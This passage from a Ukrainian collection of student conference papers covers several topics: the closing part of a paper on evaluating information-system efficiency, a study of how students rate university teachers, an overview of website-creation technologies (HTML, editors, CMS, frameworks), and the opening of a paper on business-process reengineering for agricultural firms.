Як свідчать **результати проведеного дослідження** всі наведені методи оцінки мають свої недоліки, основними з яких є: відсутність аналізу ризиків, складність у розрахунках або впровадженні, суб'єктивізм у оцінках. Наведені недоліки здатні призвести до значних ускладнень і суттєвих помилок в процесі обґрунтування та вибору рішень щодо впровадження або модернізації ІС на промислових підприємствах. Зважаючи, що, з одного боку, використання ІС в сучасній практиці господарювання промислових підприємств є практично безальтернативним, а з іншого, на велику ресурсоємність впровадження або модернізації ІС, можна зробити висновок про те, що вартість помилок при вирішенні означених питань може бути дуже високою. Тому актуальним є задання розробка комплексної моделі для обґрунтування вибору рішень щодо впровадження ІС на промислових підприємствах.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Верескун М.В. Методи оцінки ефективності впровадження інформаційних систем на промислових підприємствах /Теоретичні і практичні аспекти економіки та інтелектуальної власності.- 2015, випуск 1(11). – С. 21-26.

2. Dorokhov O. Using of Information Technologies for Support of Wholesale Pharmaceutical Firm's Industrial-Commercial Activity for Drug's and Medical Product's Distribution / O. Dorokhov, L. Dorokhova // 1st CEE Symposium "Business Informatics in Central and Eastern Europe", 25-27 February 2009, Vienna, pp. 404 - 409.

3. Золотарева И.А. Методы оценки эффективности информационно-технологических проектов / И.А. Золотарева, А.Л. Дорохина // Управління розвитком.: Зб. наук. робіт. – Харків., 2008. - № 14. - С. 70-71.

4. Плескач В.Л. Інформаційні технології та системи / В.Л. Плескач, Ю.В. Рогушина, Н.П. Кустова. - К.: Книга, 2004. - 519 с.

5. Информационные системы и технологии: приложения в экономике и управлениие. Кн. 6 /Под ред. Ю.Г. Лысенко. - Донецк: Юго-Восток.Лтд, 2004. - 377 с.

6. Погорєловська І. Д. Показники ефективності модернізації інформаційної системи податкової служби //Модернізація державної податкової служби України у контексті інноваційного розвитку: матеріали науково-практичного семінару 8 вересня, м. Ірпінь). – Ірпінь: Національний університет ДПС України, 2010. - С. 157 – 160.

7. Разумников С.В. Анализ существующих методов оценки эффективности информационных технологий для облачных IT-сервисов // Современные проблемы науки и образования. – 2013. – № 3 [Електроний ресурс]. Режим доступу: www.science-education.ru/109-9548 .

8. Рибидайло А.А. Підходи щодо оцінки сукупної вартості володіння інформаційною технологією/ Поривай О.В.; Бобров С.В., Солошенко Н.В. //Збірник наукових праць Центру воєнно-стратегічних досліджень Національного університету оборони України ім. І.Черняховського. – 2014. -№3(52). - С.80-85.

Якименко Артем Петрович,
студент групи КМІ-18-1
ННІ інформаційних технологій
Науковий керівник:
Кузнецов Микола Іванович,
к.е.н., доцент

ОЦІНКА ДІЯЛЬНОСТІ ВИКЛАДАЧІВ У КОНТЕКСТІ ЯКОСТІ РОБОТИ ЗВО

У статті піднімається проблема оцінки діяльності викладача споживачами освітніх послуг (студентами). Результати дослідження виявили характеристики успішного викладача, що впливають на якість викладацької діяльності.

Ключові слова: *оцінка діяльності, портрет викладача, рейтинг викладачів.*

The problem of a higher school instructor's activity estimation by educational service consumers (students) is raised in the article. The research has revealed the characteristics of a successful higher school instructor which influence the quality of instructor's activity.

Key Words: *activity estimation, a higher school instructor's portrait, instructors 'rating.*

Актуальність: Розвиток вищої школи визначається впливом міжнародних факторів. Підписана в 2005 році Україною Болонська угода в якійсь мірі вирішила ряд питань, залучивши вітчизняну вищу освіту до європейських стандартів. Серед них: дворівневе навчання (бакалаврат і магістратура), кредитна система обліку трудомісткості навчальної роботи, забезпечення контролю якості освіти, розширення мобільності студентів і викладачів та привабливості європейської системи освіти.

У науковій літературі широко дискутується питання про роль кадрів у підвищенні якості освіти. На жаль, соціально-економічні умови негативно позначились на статусі викладача. Сьогодні цінність дипломів кандидата або доктора наук та викладацька компетентність повинні підтверджуватися досягненнями.

Діяльність викладача багатогранна. У роботах відомих вчених Б. Г. Ананьєва, Л. І. Анциферова, І. А. Зимової, Н. В. Кузьміної,

А. К. Маркової, В. А. Сластенина, Л. Д. Столяренко та ін. неодноразово розглядалася діяльність викладача через різні структурні і змістовні компоненти: вміння, якості, компетенції, здатності, функції і т. д. Відповідно до акредитаційних вимог вона включає в себе навчальну, навчально-методичну, науково-дослідну, організаційно-методичну і виховну роботу. Удосконалення викладацької діяльності є найважливішим чинником, що забезпечує якість освіти у ЗВО.

Сьогодні у вищій школі використовуються різні кількісні показники оцінки діяльності викладача. Так, науково-дослідницька діяльність оцінюється в балах за такими показниками, як наявність наукового ступеня, звання, кількості статей в міжнародних виданнях, цитування робіт викладача в престижних наукових виданнях, участь в конференціях різного рівня, гранти, премії і т. д. Навчально-методична робота оцінюється кількістю виданих навчально-методичних видань, підручників, електронних підручників і т. д.

Найскладніше оцінити якість викладання. Викладацька діяльність - це діяльність по керівництву засвоєння змісту освіти та формування властивостей особистості (1, с. 66). Особливістю викладацької діяльності є те, що вона спрямована на вирішення багатьох завдань, пов'язаних із самореалізацією викладача і студентів.

Оцінка якості викладання вимагає підходу, який відповідає новій соціальній дійсності. В даний час, вона була б неповною, якби взаємозв'язок «викладач-студент» не враховувався в освітньому процесі закладу вищої освіти.

Вивчення психолого-педагогічних характеристик суб'єктів освітнього процесу сприяє його якості, дає уявлення про професіоналізм викладача.

У зв'язку з цим представляє інтерес проведене дослідження в університеті ДФС України. Суть дослідження полягала в тому, щоб визначити характеристики успішного викладача, створити психолого-педагогічний портрет сучасного викладача і визначити рейтинг.

Перша частина дослідження була спрямована на вивчення тих характеристик викладача, які найбільше цінують студенти в викладачах, і тих, які їх розчаровують. Далі аналіз отриманих результатів дозволив створити психолого-педагогічний портрет сучасного викладача. У другій частині дослідження студентам необхідно було проранжувати запропоновані якості викладача. Третя частина дослідження була присвячена визначенню рейтингу викладачів, які працюють з цими студентами і рейтинг-тест.

Результати виявилися наступними.

На думку студентів, успішний викладач повинен мати наступні характеристики: знаючим свій предмет, який вміє показати професійну значущість досліджуваної дисципліни, мати почуття гумору, чуйним, бути ентузіастом своєї справи, мобільним, вміти знаходити контакт зі студентами, самокритичним, відкритим новим ідеям в науці.

Серед характеристик, які розчаровують студентів в викладачах, були названі: необ'єктивність в оцінюванні знань, монотонність на лекції, грубість, неповагу до студентів, невміння вислухати студента, недостатньо глибокі знання предмета дисципліни викладання, вузькість кругозору, невміння контролювати свої емоції, відсутність творчого підходу до своєї діяльності.

Причому першокурсників у викладачах найбільше приваблює вміння вислухати, доступність в спілкуванні, розуміння, шанобливе ставлення, об'єктивність в оцінюванні. Студенти 4-5-х курсів більше проявляли зацікавленість в компетентності викладача, який добре знає свій предмет, що має широке коло інтересів, активно проводить науково-дослідницьку діяльність та має практичний досвід роботи в конкретній галузі. Для випускників закладу вищої освіти викладач, перш за все, співвідноситься з їх майбутньою професією, тому для них найбільш цінні професійні характеристики.

Проаналізувавши відповіді студентів, було виявлено 25 характеристик успішного викладача і створено психолого-педагогічний портрет. У другій частині дослідження студентам необхідно було проранжирувати виявлені характеристики.

Так, на 1 місце студенти поставили дидактичні здібності викладача, які полягають в знанні предмета, вмінні доступно пояснювати матеріал, умінні, зацікавити досліджуваною темою, показати професійну (практичну) значимість предмету, володіння інноваційними технологіями (активні методи навчання, проблемні і проектні методи навчання), на 2-му місці - ерудиція, різнобічність інтересів, оригінальність викладача, почуття гумору; 3-е місце - емоційна врівноваженість; 4-е місце - прагнення до самопізнання і саморозвитку, мобільність, впевненість в собі, далі моральні якості викладача (справедливість, чесність, терпимість), вміння відзначати гідність студентів, повага і тактовність.

Оцінювання якості роботи викладачів також має включати в себе аналіз власних успіхів та невдач. Тому на наступному етапі було проведено рейтинг-тестування викладачів по блокам (когнітивний, мотиваційний, комунікативний, емоційний та рефлексивний).

Когнітивний блок включає в себе: знання предмета, ерудиція викладача, знання інноваційних підходів до проведення лекцій, семінарів, знання психолого-педагогічних прийомів, що дозволяють зацікавити студентів досліджуваною темою, залучити їх до активної роботи, творчість у викладанні.

Комунікативний блок включає в себе: вміння налагоджувати контакти, швидко і правильно орієнтуватися в ситуаціях спілкування, вміння ясно і доступно пояснювати матеріал, терпимість до поглядів і думок, вміння організувати дискусію.

Емоційний блок включає в себе: почуття гумору, задоволеність від роботи зі студентами, задоволенність результатами наукової діяльності, задоволеність своїм становищем у колективі.

Мотиваційний блок включає: інтерес до викладання і науково-дослідницької діяльності, педагогічну спрямованість, прагнення до самоосвіти та самовдосконалення, ініціативність, прагнення до інновацій.

Рефлексивний блок включає: стиль викладання, схильність до самоаналізу, самооцінку, впевненість в собі, використання інноваційних освітніх технологій в роботі.

Результати рейтинг-тестування викладачів практично не виявили розходжень між самооцінкою викладачів і оцінюванням їх студентами.

Як показало дослідження, когнітивні характеристики найбільше розвинені у професорів і доцентів: відображається багаторічний досвід роботи у закладі вищої освіти, досягнення в науковій діяльності. Разом з тим мотиваційні характеристики у даній категорії викладачів недостатньо розвинені. Сформовані стереотипи викладача про свою професійну компетентність, наукові досягнення, власний професійний досвід стає іноді перешкодою для відвідування курсів підвищення кваліфікації, використання інноваційних форм і методів в роботі.

В ході дослідження було виявлено, що у доцентів, викладачів і асистентів добре розвинені комунікативні характеристики. Вони вміють враховувати реакцію студентів і перебудовують в зв'язку з нею свою діяльність. У лекціях дуже часто використовують інформаційні технології, активні і проблемні методи навчання, організовують проектну діяльність студентів. В освітньому процесі спілкування виступає показником професіоналізму викладача і засобом навчання студентів. Крім того, комунікативні здібності викладача необхідні для успішного розвитку конструктивних і гностичних умінь, так необхідних для проведення лекційних, семінарських занять та успішної наукової діяльності.

Сучасний викладач повинен аналізувати свою діяльність (наукову, викладацьку) та рухатись в напрямку її вдосконалення.

Отримані результати дозволяють зробити висновок, що якість роботи закладу вищої освіти залежить від якості роботи викладача і багато в чому визначається його особистісними характеристиками. Дослідження показало, що в оцінці роботи викладача студенти звертають увагу на когнітивні, мотиваційні, комунікативні, емоційні та рефлексивні характеристики. Застосування оцінки викладацької діяльності у взаємозв'язку «викладач-студент» можна розглядати, як одну з умов для створення ефективної системи моніторингу якості навчання у вищій школі.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Лернер И. Я. К вопросу о категориальном аппарате теории процесса обучения // Методологические проблемы современной педагогической науки и практики: Межвузовский сборник научных трудов. — Челябинск: ЧГПИ, 1988. — 136 с.

2. Мосичева И. А., Шестак В. П., Гуров В. Н. Высшая школа и дополнительное профессиональное образование: проблемы и решения. — Ставрополь: Изд-во СГУ, 2007. — 323 с.

КМІз-18-1

Буката Ольга Володимирівна,
студентка групи КМІз-18-1
ННІ інформаційних технологій
Науковий керівник:
Горбовий А.Ю.,
д.т.н., професор

ТЕХНОЛОГІЇ СТВОРЕННЯ ВЕБ-САЙТІВ

У роботі проаналізовано існуючі технології розробки сайтів: ручна розробка за допомогою HTML, за допомогою спеціальних програмних засобів та систем керування контентом (CMS), фреймворків. Зроблені висновки про те, що вибір технолоії залежить від цілей, технічних можливостей розробника, бюджету проекту та функціоналу.

Ключові слова: *сайт, розробка, система керування контентом, фреймворк.*

WEB SITE CREATION TECHNOLOGIES

In the work the existing technologies of site development are analyzed: manual development by means of HTML, by means of special software and content management systems (CMS), frameworks. It is concluded that the choice of technology depends on the goals, technical capabilities of the developer, project budget and functionality.

Keywords: site, development, content management system, framework.

Постановка проблеми. Розробка сайту або веб-додатку є трудомістким процесом, оскільки передбачає програмування на стороні клієнта і серверу, розробку веб-дизайну та додатків електронного бізесу, а також налаштування веб-серверу. Ще декілька років тому зробити це міг лише фахівець, який добре володів мовою веб-програмування. На даному етапі існує декілька методів розробки сайтів, є безліч безкоштовних сервісів, які надають уже готові шаблони для створення веб-сторінки, а також безкоштовних веб-хостингів, які

дозволяють розмістити веб-сторінку в мережі Інтернет, ефективно керувати її інформаційним наповненням. Враховуючи все це, завдання аналізу існуючих технологій і методів розробки сайтів є актуальним.

Метою написання статті є аналіз можливостей сучасних технологій та методів розробки сайтів та надання пропозицій щодо їх вибору та ефективного застосування.

Виклад основного матеріалу. Проведений **а**наліз літератури та практичного стану питання показує, що на теперішній час напрацьовано різноманітні методи, підходи та програмні засоби до розробки сайтів. Зокрема, можлива ручна розробка за допомогою мови HTML чи спеціальних програмних засобів розробки сайтів, з використанням систем керування вмістом сайту чи фреймворків. Кожному з цих методів притаманні певні переваги, недоліки, особливості застосування, що певним чином ускладнює їх вибір для застосування.

Ручна розробка сайтів була найбільш поширеною при появі стандарту HTML (англ. HyperText Markup Language - «мова гіпертекстової розмітки»). HTML – це мова розмітки, яка використовується для організації даних в інтернеті. HTML документи складаються з HTML елементів, представлених у вигляді тегів, які записують у кутових дужках і поділяють контент на категорії. [1]. Розробка сайту з використанням HTML є трудомістким процесом, який потребує великих витрат часу.

На сьогоднійшій день розроблена нова специфікація мови розмітки HTML5 для створення веб-сторінок. На відміну від попередніх версій це не просто специфікація мови для гіпертекстової розмітки, а набір різнопланових модулів - від HTML-елементів до відео-, аудіо-, векторної графіки SVG, растрової JavaScript-графіки Canvas, локальних баз даних і навіть різних API браузера. Весь цей список модулів дозволяє HTML5 успішно конкурувати з технологіями Flash і Silverlight. Причому успішна конкуренція з Flash можлива ще й тому, що HTML5 потенційно набагато менше навантажує процесор комп'ютера, ніж Flash, не вимагає установки плагінів і оновлень, а значить, менш вразливий для хакерських атак. Фактично саме поява в HTML5 нових тегів <video> та <audio> робить його потенційним конкурентом існуючих технологій від Adobe і Microsoft [2].

Для більш швидкої та більш зручної розробки сайтів створені спеціальні інструментальні засоби - HTML-редактори, які надають

можливість генерувати html-код та розробляти сайт у візуальному режимі. Існує дві великі групи таких HTML-редакторів:

• програми, що мають у своєму складі візуальні редактори (design-based editor) - засоби, які автоматично формують необхідний HTML-код, дозволяючи розробляти Web-сторінки в режимі WYSIWYG;

• програми-редактори (code-based editors), які надають редактор і допоміжні засоби для автоматизації написання коду [3].

Розглянемо найбільш популярні design-based редактори:

• Adobe DreamWeaver - один з кращих візуальних редакторів, що генерують HTML код. Він дозволяє працювати в декількох режимах одночасно, з HTML кодом або у візуальному режимі. Але основним недоліком є те, що програма генерує занадто "важкий" код, додаючи багато зайвого. Але, якщо знайомі з HTML, тоді текст HTML можна відредагувати. Ця програмна система випускалася до 2005 року компанією Macromedia, після чого була придбана фірмою Abode [4].

• Microsoft FrontPage - простий в засвоєнні і зручний Web-редактор для проектування, підготовки і публікації Web-сайтів. Програма надає широкі функціональні можливості та різноманітні засоби оптимізації при колективній розробці. Вона дозволяє швидко створювати динамічні комплексні Web-вузли практично будь-якої складності [5].

Серед code-based редакторів найбільш популярними є:

• Adobe HomeSites – є потужним пакетом, до складу якого входить багато корисних функцій і підпрограм, зокрема: редактор TopStyle для редагування таблиць CSS, перевірку орфографії тощо [6].

• HotDog – є професійним редактором, що містить набір інструментів для Web-дизайну: HTML, CSS, JavaSript, VBScript, ASP, а також DOM - об'єктну модель документа, що використовується при програмуванні на VBScript і JavaScript [7].

Для створення і адміністрування сайту без знання мов програмування призначено спеціальне інструментальне середовище - система керування вмістом сайту (англ. Content management system, CMS), яка містить готові шаблони структури, набір функцій для дизайну і сховище (базу даних) інформації, з якої формується інформаційне наповнення сайту.

Необхідність створення CMS була викликана збільшенням складності дизайну і змісту сайтів. Веб-сайти перестали бути статичними, а оперативність відновлення інформації на їхніх сторінках стала запорукою успіху багатьох комерційних проектів. Раніше для керування

сайтом потрібно було вручну змінювати коди всіх взаємозалежних сторінок, що було досить трудомістким і не дозволяло зосередитися на змісті інформації, яка публікується, а не її оформленні. До того ж залучення веб-майстра ззовні загрожувало комерційним компаніям порушенням політики безпеки [8].

Незважаючи на те, що всі системи управління контентом спроектовані по-різному, вони призначені для однієї мети - оновлення змісту сайту, і важливу роль тут відіграє модуль документообігу, що входить в систему управління сайтом. У центрі системи знаходиться база даних, в якій зберігається весь контент, шаблони сторінок та інформація про управління (рис. 1).



Рис.1. Основні функції систем управління Web-контентом [9]

Сучасний ринок сайтобудування пропонує користувачам різні види CMS, орієнтовані на створення сайтів будь-якої складності – від простої візитки компанії до високонавантажених порталів. Серед безкоштовних платформ користуються популярністю Drupal, WordPress, Joomla, Opencart. Серед комерційних – 1С-Бітрікс, UMI.CMS, NetCat, DLE [10].

CMS дозволяють не просто показувати відвідувачам сайту інформацію, а ще й взаємодіяти з ними в режимі діалогу: відвідувачі можуть зареєструватися, спілкуватися на форумі або в чаті, залишати свої зауваження й побажання в гостьовій книзі тощо.

Популярність створення веб-ресурсів сприяла розробці різних систем і програм, які спрощують процес написання сайту. Також вони

допомагають підвищити ефективність роботи, дозволяють розробнику сфокусуватися на основній логіці програми. Такі технології, як PHP, Java, Microsoft.Net, MySQL, Oracle, Microsoft SQL Server і розроблені на їх основі фреймворки - це каркаси системи або підсистеми, що можуть включати допоміжні програми, мови сценаріїв - і все, що полегшує розробку й об'єднання різних компонентів.WEB фреймворк призначений для створення динамічних веб-сайтів, мережевих додатків, сервісів або ресурсів. Він спрощує розробку і позбавляє від необхідності написання рутинного коду, полегшує доступ до баз даних, зменшує дублювання коду [11].

Фреймворк має більш низький рівень ніж CMS. Розробники на фреймворках створюють і інтерфейсну частину, і базу даних, і алгортми та програмні рішення проблемно орієнтованої частини і скоріше не сайту, а веб-додатку.

Існує п'ять типів веб-фреймворків:

1) Request-based: фреймворки, які безпосередньо обробляють вхідні запити. Збереження стану відбувається за рахунок серверних сесій. Приклади: Django, Ruby на Rails, Struts, Grails.

2) Component-based: фреймворки, які абстрагують обробку запитів всередині стандартних компонентів і самостійно стежать за станом. Своєю поведінкою дані каркаси нагадують стандартні програмні графічні інтерфейси. Приклади: JSF, Tapestry, Wicket.

3) Hybrid-based: фреймворки, які комбінують Request-based та Component-based фреймворки, беручи під свій контроль всі дані і логічний потік в заснованої на запиті моделі. Розробники мають повний контроль над URL, формами, параметрами, cookies і pathinfos. Однак замість того, щоб відобразити дії і контролери безпосередньо до запиту, гібридні фреймворки забезпечують об'єктну модель компонентів, яка поводиться тотожно в багатьох різних ситуаціях, таких як окремі сторінки, перервані запити, подібні порталу фрагменти сторінок і інтегровані віджети. Компоненти можуть розподілятися окремо і ефективно інтегруватися в інші проекти. Приклади: RIFE.

Meta-based: у фреймворків є ряд базових інтерфейсів для загального обслуговування і основу яка легко розширюється, для інтегрування компонентів і служб. Приклад: Keel.

RIA-based: фреймворки для розробки Rich Internet Applications (RIA). Служать для розробки повноцінних додатків, що запускаються всередині браузера. Приклад: Flex [12].

Найбільш поширеними є Request-based і Component-based веб-фреймворки. Більшість WEB-фреймворків побудовані на архітектірі MVC (Model View Controller «модель-представлення-контролер») – схема використання декількох шаблонів проектування, за допомогою яких модель додатки, інтерфейс і взаємодія з користувачем розділені на три окремі компоненти таким чином, щоб модифікація одного з компонентів чинила мінімальний вплив на інші. Дана схема проектування часто використовується для побудови архітектурного каркаса, коли переходять від теорії до реалізації в конкретній предметної області [9].

Отже, фреймворки активно використовуються розробниками при створенні web-додатків із різним функціоналом і рівнем складності.

Висновки з даного дослідження. Аналіз основних характеристик і можливостей сучасних методів та технологій свідчть, що їх вибір для розробки сайту залежить від цілей, технічних можливостей розробника та бюджету проекту. Так, завдяки наявності вже готових модулів, CMS дають можливість якісно й оперативно робити зміни в структурі сайтів, шляхом компонування цих модулів. CMS пропонують насамперед зручний інтерфейс для редагування вмісту сайту, не вимагаючи спеціальних знань у сфері веб-дизайну, HTML-верстки. Для простих сайтів найчастіше використовують WordPress, складні по функціоналу та із підвищеними потребами до організації контенту реалізуються на Drupal. Вибір та використання фреймворків відіграє важливу роль при проектуванні, реалізації та супроводі як простих web-додатків, так і складних програмних комплексів.

Отримані результати можуть також знайти застосування в навчальному процесі підготовки фахівців за спеціальністю «122. Комп'ютерні науки».

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Стивен Шафер. HTML, XHTML и CSS. Библия пользователя, 5-е издание. - М.: «Диалектика», 2010. — 656 с

2. HTML, HTML5 – в чому різниця? [Електронний ресурс]. - Режим доступу: http://savelink.org.ua/html-html5-v-chomu-riznitsya/. - Назва з екрану.

3. Что такое HTML-редактор [Електронний ресурс]. - Режим доступу:_http://on-line-teaching.com/html/editor00.html - Назва з екрану.

4. Adobe Dreamweaver: всі плюси (Частина 1) [Електронний ресурс]. - Режим доступу: https://designtalk.club/adobe-dreamweaver-plyusy-ta-minusy-chastyna-1-sha / - Назва з екрану.

5. Microsoft Office FrontPage 2003 for Windows: Visual QuickStart Guide By Nolan Hester, Published by Peachpit Press, 2003 ISBN 0321194497, 9780321194497, 462 p.

6. Офіційна сторінка HomeSite [Електронний ресурс]. - Режим доступу: http://www.adobe.com/products/homesite/

7. HotDog. Редакторы кода [Електронний ресурс]. - Режим доступу: http://htmleditors.ru/List1A/HotDog.html / - Назва з екрану.

8 Веб-програмування. Що таке CMS? [Електронний ресурс]. - Режим доступу: http://webstudio2u.net/ua/programming/96-cms.html - Назва з екрану.

9. Методи розробки Web-сайтів [Електронний ресурс]. - Режим доступу: https://sites.google.com/site/tz5103voinovakateryna/metodi-rozrobki-web-sajtiv - Назва з екрану.

10. Що таке CMS і які види CMS для сайтів бувают [Електронний ресурс]. - Режим доступу: https://cityhost.ua/uk/blog/chto-takoe-cms-i-kakie-vidy-cms-dlya-saytov-byvayut.html . - Назва з екрану.

11. Проценко М.М. Аналіз фреймворків як засобів розробки web-додатків //Міжнародний науковий журнал. - №6, т. 1, 2016. - С. 85-89.

12. Басюк Т.М. Принципи побудови системи аналізу та просування інтернет-ресурсів / Т.М. Басюк // Вісник Нац. ун-ту “Львівська політехніка” “Комп’ютерні науки та інформаційні технології”. – 2012.– № 784. – С.43–48.

Виговська Світлана Володимирівна,
студентка групи КМІз-18-1
ННІ інформаційних технологій
Науковий керівник:
Горбовий А.Ю.,
д.т.н., професор

РЕІНЖИНІРИНГ БІЗНЕС-ПРОЦЕСІВ ЯК ПЕРЕДУМОВА СТВОРЕННЯ ІНФОРМАЦІЙНОЇ СИСТЕМИ УПРАВЛІННЯ АГРОПІДПРИЄМСТВОМ

У статті розглянуто концептуальні засади реінжинірингу бізнес-процесів, обґрунтовано необхідність проведення реінжинірингу та впровадження інформаційної системи управління з метою підвищення ефективності діяльності агро-підприємства.

Ключові слова: *реінжиніринг, інформаційна система, комп'ютеризація підприємства, конкурентоспроможність, антикризове управління.*

The conceptual principles of business process reengineering are considered in the article.

Keywords: *reengineering, information system, enterprise computerization, competitiveness, crisis management.*

Постановка проблеми. У сучасних умовах господарювання для поліпшення бізнес-процесів агро-підприємства керівництво намагається розглянути всі можливі варіанти підвищення конкурентоспроможності та протидії негативним чинникам зовнішньої дії, таким, як інфляційні процеси, зниження попиту на продукцію, демпінгування цін конкурентами тощо. Тобто, мінливість умов зовнішнього середовища викликає нагальну потребу у застосуванні новітніх технологій та методів, здатних забезпечити найбільш повну реалізацію організаційно-управлінського та виробничого потенціалу агро-підприємства на ринку. Тому на допомогу може прийти один із інструментів трансформаційних процесів, яким є інформаційні технології та системи.

Впровадженню інформаційних систем на агро-підприємстві повинен передувати реінжиніринг бізнес-процесів, тобто переосмислення та перепроектування діяльності підприємства для досягнення

суттєвих покращань у ключових для сучасного бізнесу показниках - прибуток, якість продукції, рівень обслуговування споживачів, оперативність тощо.

У межах управління бізнес-процесами саме реінжинірингом займалися вітчизняні та зарубіжні науковців, які зробили значний внесок у дослідження організаційних засад та науково-методичних підходів до реалізації реінжинірингу на всіх етапах: від проектування до оцінки ефективності. Разом з тим, аналіз наукових праць свідчить про те, що питання реінжинірингу бізнес-процесів агро-підприємств потребує подальшого опрацювання. Це обумовило вибір теми наукового дослідження, його мету та завдання.

Метою дослідження є обґрунтування підвищення ефективності системи управління агро-підприємством за рахунок проведення реінжинірингу бізнес-процесів та впровадження автоматизованої системи управління агро-підприємством.

Виклад основного матеріалу дослідження. Аналіз літератури, вивчення та практичного стану питання антикризового управління показує, що існує ряд дієвих методів реорганізації і оздоровлення підприємств – це метод загального управління якістю (Total Quality Management), побудова горизонтальних організацій (Horizontal Organizations), реінжиніринг бізнес-процесів (Business Process Reengineering). Застосовуючи їх, підприємство може, на основі аналізу отриманих результатів, прийняти рішення про зміну продукції, технологічної або ринкової орієнтації і таким чином запобігти банкрутству чи спаду виробництва.

Потреба у виборі керівництвом підприємства певного методу виникає як реакція на зміни ринкового середовища з метою підвищення ефективності функціонування підприємства за рахунок радикальних перетворень, здійснення яких забезпечує реінжиніринг бізнес-процесів.

Родоначальниками концептуальних засад теорії реінжинірингу вважається М. Хаммер та Дж. Чампі, у науковій праці яких реінжиніринг бізнес-процесів визначений як: «фундаментальне переосмислення та радикальна реконструкція бізнес-процесів з метою досягнення драматично сильних покращень у критично важливих в сучасних умовах рівнів критеріїв продуктивності, таких як вартість, якість, послуги і швидкість» [1, с.35-39].

У монографії Виноградової О.В. наголошено на тому, що «реінжиніринг бізнес-процесів – це науково-практичний підхід до здійснення кардинальних змін бізнес-процесів підприємства з метою значного підвищення рівня його конкурентоспроможності" [2].

Визначення реінжинірингу містять у собі три ключові характеристики: «істотне поліпшення, радикальне перепроектування, підвищення рівня ефективності бізнес-процесів», розкриття яких призводить до розуміння сутності реінжинірингу [3].

Реінжиніринг передбачає відмову від усіх існуючих структур і процедур та впровадження нових способів виконання робіт. Це одна із переваг реінжинірингу, яку доцільно використовувати при здійсненні докорінних змін на вітчизняних підприємствах і зокрема, на агро-підприємствах.

Головною метою реінжинірингу бізнес-процесів є спрощення управління, значне прискорення реакції підприємства на зміни вимог споживачів (або на прогноз таких змін) при багатократному зниженні всіх видів витрат, покращення показників. Основними завданнями реінжинірингу бізнес-процесів є значне зниження витрат часу, кількості працівників та інших витрат на виконання виробничих функцій, а також глобалізація бізнесу: робота зі споживачами та партнерами в будь-якому куточку світу [4].

Бізнес-реінжиніринг передбачає перебудову, на сучасній технологічній основі, організації виробництва та управління підприємством, реконструкцію елементів бізнесу, що вимагає, у свою чергу, впровадження на підприємстві інформаційних технологій та систем. Водночас реінжиніринг не варто ототожнювати з поняттями комп'ютеризації підприємства, його господарських процесів, реструктуризації та реорганізації.

Досліджуючи питання необхідності використання інформаційних технологій при здійсненні реінжинірингу, Майкл Хаммер зазначив, що інформаційні технології є ключовими передумовами, що дають можливість для реінжинірингу, для радикальних змін у правилах і фундаментальних положеннях управління [1].

Реінжиніринг можливий лише при перегляді фундаментальних основ діяльності фірми, а саме після відповіді на запитання: Чому вона робить те, що робить? Чому вона робить це таким способом? Якою хоче стати фірма? При пошуку відповідей на ці запитання спеціалісти виявляють і переглядають правила, покладені в основу чинного способу ведення бізнесу. У методі реінжинірингу нічого не приймається

на віру. З огляду на це розрізняють кризовий реінжиніринг та реінжиніринг розвитку. Кризовий реінжиніринг викликається різким спадом обсягу продаж продукції через зменшення попиту на нього або у зв'язку з падінням іміджу продавця, що приводить до зниження конкурентоспроможності, банкрутства. Реінжиніринг розвитку розрахований на впровадження інновації для перспективної перебудови бізнес-процесу. Він передбачає перехід від бізнес-процесу до бізнес-процесу-реінжинірингу [5, с.35-37].

Слід зазначити, що в світовій практиці об'єктами реінжинірингу є організації, для яких застосування реінжинірингу необхідне й доцільне, а саме:

1. Організації, що перебувають у кризовому стані у зв'язку з несприятливими ситуаціями в галузі цін, вимог до якості, попиту. У цих фірм немає вибору: якщо вони не зроблять рішучих кроків, то неминуче збанкрутують. У подібному стані час від часу перебувають практично всі фірми.

2. Фірми з тих, що розробляють інноваційні стратегії розвитку, які в поточний момент не перебувають у кризовому стані, але їх керівники передбачають невідворотність виникнення гострих проблем, пов'язаних із появою нових конкурентів, зміною вимог клієнтів, зміною поведінки галузевих конкурентів, зміною постачання ресурсів, зміною стану макросередовища.

3. Організації-лідери, що проводять агресивну інноваційну політику. Вони не мають проблем ні тепер, ні у найближчому майбутньому. Однак, організації-лідери не задовольняються своїм поточним гарним станом і за допомогою інжинірингу хочуть спромогтися кращого [6].

Реінжиніринг бізнес-процесів зазвичай розпочинається із стратегічного аналізу і планування. При цьому застосовується методологічний апарат (наприклад, SNW-аналіз, PEST-аналіз, SWOT-аналіз) та досвід компанії постачальника консалтингових послуг. При стратегічному аналізі і плануванні визначаються пріоритети, позиціонування на ринку, формується місія компанії.

Тобто, першим кроком реінжинірингу бізнес-процесів агропідприємства повинне бути передпроектне обстеження підприємства, яке дає можливість сформулювати стратегічні цілі і тактичні завдання проекту, визначити потреби компанії в послугах і обладнанні, сформувати план роботи з реінжинірингу, здійснити бізнес-планування самого проекту.

На другому етапі реінжинірингу бізнес-процесів агро-підприємства необхідно створити його функціональну модель, моделі існуючих на підприємстві бізнес-процесів, інформаційних ресурсів та організаційної структури. Визначаються також основні потоки руху документів, вхідна вихідна і внутрішня інформація, проводиться обстеження та ідентифікація поточних бізнес-процесів, які описується і моделюються за принципом "як є".

Аналіз руху бізнес-процесів повинен проводитися на етапі аналізу існуючої моделі та її реінжинірингу. Предметом аналізу і об'єктом вимірювання і є бізнес-процеси підприємства, тобто динамічні послідовні дії, орієнтовані на споживача, що закінчуються виробництвом продукції На даному етапі для аналізу ефективності існуючої моделі та пошуку шляху її покращення доцыльно виконати вартісне та імітаційне моделювання.

За допомогою функціонально-вартісного аналізу вирішуються такі завдання, як визначення дійсної вартості виробництва продукції чи надання послуг; визначення вартості підтримки клієнтів, роботи з постачальниками; ідентифікації найбільш трудомістких робіт, які підлягають оптимізації в першу чергу; забезпечення менеджерів та управлінського персоналу інформацією про зміни, що здійснюються у фінансовому аспекті; здійснення прогнозу майбутньої діяльності компанії. Імітаційні моделі будуються для пошуку оптимального рішення в умовах обмеження ресурсів, оптимального використання обладнання, мінімізації виконуваних операцій. Імітаційна модель дає додаткову інформацію для аналізу системи.

Наступним етапом проекту має бути побудова нової бізнес-моделі агро-підприємства, яка базується на результатах аналізу існуючої моделі, функціонально-вартісному та імітаційному моделюванні. Враховуючи специфіку бізнесу та стратегічних показників, осмислюються процеси, що підлягають реінжинірингу.

